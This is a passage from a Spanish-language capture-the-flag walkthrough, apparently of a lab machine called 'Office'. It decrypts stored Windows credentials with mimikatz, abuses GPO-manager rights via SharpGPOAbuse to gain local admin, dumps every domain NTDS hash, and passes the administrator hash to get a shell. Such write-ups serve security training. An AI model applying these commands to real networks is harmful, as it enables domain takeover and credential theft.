  sha1: fbab11cacdd8407e8db9604f0f8c92178bee6fd3
```

Hacemos lo mismo con los otros 2 archivos. Ahora que tenemos la master key de los 3 archivos vamos a poder ver el contenido de los archivos hasheados con el siguiente comando:

`dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\Credentials\84F1CAEEBF466550F4967858F9353FB4 /unprotect /masterkey:87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166`

Encontramos unas credenciales desencriptando el segundo archivo:

```
Type            : 00000002 - 2 - domain_password
Flags           : 00000000 - 0
LastWritten     : 5/9/2023 11:03:21 PM
unkFlagsOrSize  : 00000018 - 24
Persist         : 00000003 - 3 - enterprise
AttributeCount  : 00000000 - 0
unk0            : 00000000 - 0
unk1            : 00000000 - 0
TargetName      : Domain:interactive=OFFICE\HHogan
UnkData         : (null)
Comment         : (null)
TargetAlias     : (null)
UserName        : OFFICE\HHogan
CredentialBlob  : H4ppyFtW183#
```

Validamos las credenciales con "netexec":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3 -u 'hhogan' -p 'H4ppyFtW183#'
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (doma
SMB         10.10.11.3      445    DC               [+] office.htb\hhogan:H4ppyFtW183#

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.3 -u 'hhogan' -p 'H4ppyFtW183#'
WINRM       10.10.11.3      5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (doma
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has
will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.3      5985   DC               [+] office.htb\hhogan:H4ppyFtW183# (Pwn3d!)
```

Las credenciales son correctas y podemos acceder a traves de evil-winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i  10.10.11.3 -u 'hhogan' -p 'H4ppyFtW183#'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby lim

Data: For more information, check Evil-WinRM GitHub: https:/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\HHogan\Documents> whoami
office\hhogan
```

Vamos a ver a que grupos pertenece este usuario:

```
Group Name
=============================================================
Everyone
BUILTIN\Remote Management Users
BUILTIN\Users
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Certificate Service DCOM Access
NT AUTHORITY\NETWORK
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
OFFICE\GPO Managers
```

Este usuario pertenece al grupo "GPO Managers", lo que quiere decir que podemos editar las GPOs. La forma mas sencilla de escalar privilegios mediante esta via es añadir el usuario actual al grupo de administradores locales modificando las gpos. Para modificar las GPOS tenemos la herramienta "SharpGPOAbuse":

https://github.com/byronkg/SharpGPOAbuse/releases/tag/1.0

Ejecutamos lo siguiente para añadir este usuario como Administrador local:

```
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount hhogan --GPOName "Default Domain Policy" --force
```

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount hhogan --GPOName "Default Domain Policy"
[+] Domain = office.htb
[+] Domain Controller = DC.office.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb
[+] SID Value of hhogan = S-1-5-21-1199398058-4196589450-691661856-1108
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\office.htb\SysVol\office.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

Ahora hacemos un update de las GPOs:

```
gpupdate /force
```

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> gpupdate /force
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

Si salimos y volvemos a acceder a traves de evil-winrm vemos que se ha actualizado el grupo:

```
*Evil-WinRM* PS C:\Users\HHogan\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
BUILTIN\Administrators                     Alias            S-1-5-32-544
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
OFFICE\GPO Managers                        Group            S-1-5-21-1199398058-4196
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\HHogan\Documents>
```

Ahora este usuario podemos dumpear el ntds para acernos con todos los hashes de los usuarios del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3 -u 'hhogan' -p 'H4ppyFtW183#' --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [+] office.htb\hhogan:H4ppyFtW183# (Pwn3d!)
SMB         10.10.11.3      445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.11.3      445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:f5b4f1e96c7ffca801ed5832e5e9105d:::
SMB         10.10.11.3      445    DC               Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.3      445    DC               DC$:1000:aad3b435b51404eeaad3b435b51404ee:0ddf0e8e5b48cf2085a16e86c1a3bf49:::
SMB         10.10.11.3      445    DC               krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bdf51241ff49f8a2169bba26be8494ed:::
SMB         10.10.11.3      445    DC               PPotts:1107:aad3b435b51404eeaad3b435b51404ee:b33adc3d2cc514aa321eec4366e6e778:::
SMB         10.10.11.3      445    DC               HHogan:1108:aad3b435b51404eeaad3b435b51404ee:6a626de046afdb1ece5118d54649b347:::
SMB         10.10.11.3      445    DC               EWhite:1109:aad3b435b51404eeaad3b435b51404ee:385b9b3fde7b0043a57628581d0ca79b:::
SMB         10.10.11.3      445    DC               etower:1110:aad3b435b51404eeaad3b435b51404ee:b0281fa65adf3d6efbefde882d592379:::
SMB         10.10.11.3      445    DC               dwolfe:1111:aad3b435b51404eeaad3b435b51404ee:04e1dc0b00ea7c7c4246eb9f46fa29dd:::
SMB         10.10.11.3      445    DC               dmichael:1112:aad3b435b51404eeaad3b435b51404ee:5ddea8fee3355c5492d4c2a07c73f7d3:::
SMB         10.10.11.3      445    DC               dlanor:1113:aad3b435b51404eeaad3b435b51404ee:8a3594633f2175cf1b74776d1ef0c7a8:::
SMB         10.10.11.3      445    DC               tstark:1114:aad3b435b51404eeaad3b435b51404ee:89ff936c3824c0ece9003332532e6a23:::
SMB         10.10.11.3      445    DC               web_account:1118:aad3b435b51404eeaad3b435b51404ee:4bd10b00cf88e55d444099f25ea8de25:::
```

Podemos realizar un Pass the Hash con el usuario administrator:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i  10.10.11.3 -u 'administrator' -H 'f5b4f1e96c7ffca801ed5832e5e9105d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```